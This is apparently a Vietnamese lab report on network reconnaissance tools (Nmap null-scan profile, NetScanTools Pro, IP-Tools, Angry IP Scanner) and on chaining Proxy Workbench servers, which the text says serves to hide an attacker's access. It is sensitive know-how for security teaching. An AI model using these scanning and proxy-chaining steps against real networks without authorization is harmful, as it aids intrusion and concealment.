
Hình 2. Chức năng hiển thị sơ đồ mạng

Tại tab ports/host hiện thị các dịch vụ đang mở tại host có ip “192.168.48.165”




Hình 2. Các dịch vụ đang hoạt động

Ở tab host Detail hiện thị một vào thông tin cơ bản của máy đích




Hình 2. Thông tin của host

Tạo profile mới ( các option được tích hợp sẵn khi cần dùng k cần gõ lại )




Hình 2. Tạo Profile

targets địa chỉ ip không cần phải nhập, tab profile đặt tên là Null Scan tùy chọn -sN sẽ gửi các gói tin rỗng



Hình 2. Cấu hình chi tiết


Ta dùng profile “Null Scan” và thay ip của máy cần quét các cổng



Hình 2. Sử dụng profile vừa tạo


## NetScanTools Pro

Giao diện cài đặt NetScanTools Pro



Hình 2. Giao diện cài đặt


Giống như các tools trên NetScanTools cũng hỗ trợ quét thông tin của các máy trong hệ thống mạng và có hỗ trợ ping ARP, ngoài ra còn các option khác như DNS,DHCP, …



Hình 2. Quét MAC trong hệ thống mạng


## IP-Tools

Giao diện khi khởi động IP-Tools




Hình 2. Giao diện khởi động

Các thông số cơ bản của máy local




Hình 2. Thông tin của local

IP-Tools cung cấp các chức năng tương tự như các tools ở trên như tên máy, các cổng đang mở, … Ở ví dụ dưới đây chúng tôi quét 100 ip và đã thu được tên của 2 máy chủ.



Hình 2. Kết quả khi quét tên các thiết bị hệ thống

Ngoài ra tool cũng hỗ trợ cho việc truy vấn tới một tên miền, dưới đây là thông tin cơ bản của trang web “vku.udn.vn”.



Hình 2. Thẻ HTTP có thể lấy thông tin của một địa chỉ web


## Angry IP Scanner

Giao diện cài đặt của angry IP Scanner



Hình 2. Màn hình cài đặt

Tiến hành quét dãy ip của “192.168.48.\*” và kết quả thu được có 3 ip đang hoạt động, và 3 ip đặt biệt của router, broadcast, …



Hình 2. Kết quả khi quét 256 địa ip

## Proxy Workbench


Công cụ này khác với những công cụ được đề xuất ở trên, được sử dụng để tạo ra các máy chủ proxy nhằm mục đích che dấu truy cập của attacker.

Mô hình hoạt động trong ví dụ này được thiết lập như sau:

* Máy chủ proxy (windows 10) (192.168.48.193)
* Máy chủ Proxy (windows 2012) (192.168.48.172)
* Client truy cập (windows 2016) (192.168.48.181)

Quá trình di chuyển của gói tin: **windows 2016 -> windows 2012 -> windows 10 -> internet**

Dưới đây là giao diện cài đặt của proxy workbench



Hình 2. Giao diện cài đặt

Cấu hình cho WINDOWS 2016

Để cấu hình proxy trên trình duyệt firefox ta vào setting và tìm kiến network.

Graphical user interface, text, application

Description automatically generated

Hình 2. Cấu hình proxy trên firefox


Trong network setting ta chọn “manual proxy configuration” và tại HTTP Proxy ta chọn là “127.0.0.1” và cổng là 8080.

Graphical user interface, application

Description automatically generated

Hình 2. Cấu hình địa chỉ của HTTP proxy


Trong cấu hình cho Proxy Workbench ta chọn vào “8080 HTTP Proxy - Web” tiếp theo chọn Protocol HTTP và chọn vào nút “Configure …” và chọn Proxy Server là ip của windows 2012 và ở cổng 8080



Hình 2. Cấu hình Proxy trên windows 2016

WINDOWS 2012


Trong windows 2012 ta cấu hình proxy tương tự như 2016 nhưng ip sẽ chỉ tới windows 10



Hình 2. Cấu hình Proxy trên windows 2012

WINDOWS 10


Cấu hình proxy tương tự windows 2016 nhưng khác vì windows 10 sẽ làm nhiệm vụ là điểm truy cập cuối cùng nên chính windows 10 là điểm truy cập tới internet hoặc mục tiêu chỉ định nên ta sẽ chọn option “On the web server …”.



Hình 2. Cấu hình Proxy trên windows 10


DUYỆT WEB Ở WINDOWS 2016

Chúng ta thực hiện truy cập website trên windows server 2016 bằng firefox với đường dẫn “http://pwnable.kr/play.php” và khi ta quan sát trong phần mềm proxy workbench ta thấy rằng địa chỉ được chuyển sang ip của windows 2012



